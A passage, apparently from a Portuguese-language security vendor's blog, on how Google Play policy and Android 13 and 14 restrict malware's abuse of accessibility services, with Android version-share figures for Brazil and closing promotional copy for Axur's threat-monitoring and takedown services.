Essa autodeclaração foi integrada à política do Google Play, criando uma distinção entre aplicativos de acessibilidade e aplicativos que simplesmente usam as funções de acessibilidade para outro fim. Se um malware quiser se passar por um aplicativo de lazer (como um jogo) ou de uma instituição financeira, ele não pode se autodeclarar como um programa de acessibilidade, porque o cadastro é incompatível com a autodeclaração.

Embora aplicativos ainda possam usar as funções de acessibilidade para outros fins, este uso está condicionado ao preenchimento de um formulário específico e de um exame mais minucioso para o cadastramento no Google Play.

Em outras palavras, o Google Play continuou hospedando e distribuindo aplicativos de acessibilidade, mas impôs regras severas para aos apps que usam essas funções por qualquer outro motivo.

Isso acabou empurrando os aplicativos maliciosos para outros canais de distribuição, como lojas não oficiais e o phishing. Mesmo assim, como podemos observar, os criadores de malware continuaram aperfeiçoando a técnica ao longo de 2022 e ainda em 2023, após as novas regras entrarem em vigor.

Como resposta, o Android 13 introduziu mais uma mudança e passou a limitar os métodos disponíveis para permissão de serviços de acessibilidade a aplicativos instalados por métodos de sideloading, ou seja, sem vinculação com nenhuma loja. Apesar de algumas restrições, porém, a permissão ainda podia ser concedida se o usuário realmente tivesse essa intenção.

A versão mais recente do sistema, o Android 14, traz uma novidade para os desenvolvedores de aplicativos. A partir desta versão, janelas (views) poderão ser marcadas como "privadas". Apenas aplicativos que se declaram como ferramentas assistivas poderão usar as funções de acessibilidade nessas janelas.

Em teoria, apenas um narrador de tela legítimo poderia ler uma janela privada, por exemplo. Aplicativos com finalidades diversas que por acaso solicitam permissões de acessibilidade – como é normalmente o caso dos malwares – não poderão interagir com essas janelas privadas.

Por outro lado, como a autodeclaração de acessibilidade foi inicialmente empregada para limitar a disseminação de apps maliciosos no Google Play, não está totalmente claro qual será o efeito em aplicativos instalados de outras fontes.

Desse modo, por mais positivas que essas medidas sejam, o efeito prático continua incerto. Assim como a permissão de acessibilidade conseguiu substituir os efeitos da permissão de sobreposição em alguns casos, não é possível prever como os criminosos vão reagir diante dessas novas limitações.

Dispositivos com Android também nem sempre recebem atualizações para os dispositivos mais novos. Segundo estatísticas do Statcounter, entre todos os dispositivos com Android no mundo, apenas 20% tinham a versão 13 do sistema instalada. Outros 20% usavam a versão 12, e os demais estavam em versões ainda mais antigas, com frações expressivas ainda na 9.0 (8%) e na 8.1 (4,7%).

Em países com menor poder aquisitivo, onde consumidores podem ficar com aparelhos antigos por mais tempo, a tendência é que a proporção de aparelhos com versões antigas do sistema seja ainda maior. No Brasil, a parcela de usuários com Android 13 cai para 16,5% e, na América do Sul como um todo, são 15,1%.

Na prática, muitos usuários não receberam os benefícios de segurança trazidos pelo Android 13, e ainda pode demorar um tempo até que uma parcela considerável dos consumidores obtenha aparelhos compatíveis com o Android 14 e com as novas funcionalidades que o sistema possui para combater a ação de malware de acessibilidade.

Mesmo que essas medidas tenham um êxito considerável, é quase certo que empresas e consumidores terão de continuar enfrentando essas ameaças por algum tempo.

A inteligência em ameaças ajuda seu negócio

Saiba como a plataforma Axur pode ajudar a monitorar, gerenciar e responder a riscos ocultos como malwares, phishings e uso indevido da sua marca por fraudadores.

PROTEJA

Visibilidade na Surface e Deep & Dark Web

Saiba se sua empresa ou marca está sendo mencionada nos milhares de grupos fechados e fóruns não catalogados do cibercrime na Web. Conte com uma solução de análise automatizada com IA para gerar tickets prioritários e use a plataforma Axur para explorar as menções a partir do contexto original.

DETECTE

MISP – Threat Sharing

O MISP permite o compartilhamento de dados de ameaças de forma padronizada. A integração ao MISP da Axur fornece acesso aos mais recentes indicators of compromise (IoCs), que funcionam como uma "impressão digital" para detectar artefatos maliciosos vinculados a grupos e ataques sofisticados.

INVESTIGAÇÃO

Investigações com um clique

O Axur Research Team (ART) adquire amostras de malware e interage com fraudadores para elucidar o funcionamento de golpes e outros esquemas que podem trazer prejuízos ao seu negócio.

RESPONDA

Takedown

Neutralize a infraestrutura usada para o crime e desmonte a operação do artefato antes que as vítimas sejam prejudicadas. Trate incidentes com a derrubada de anúncios não autorizados, aplicativos falsos e páginas com uso indevido de sua marca, incluindo golpes de phishing.

Identifique os riscos e acelere a resposta a incidente

AGENDE UMA DEMO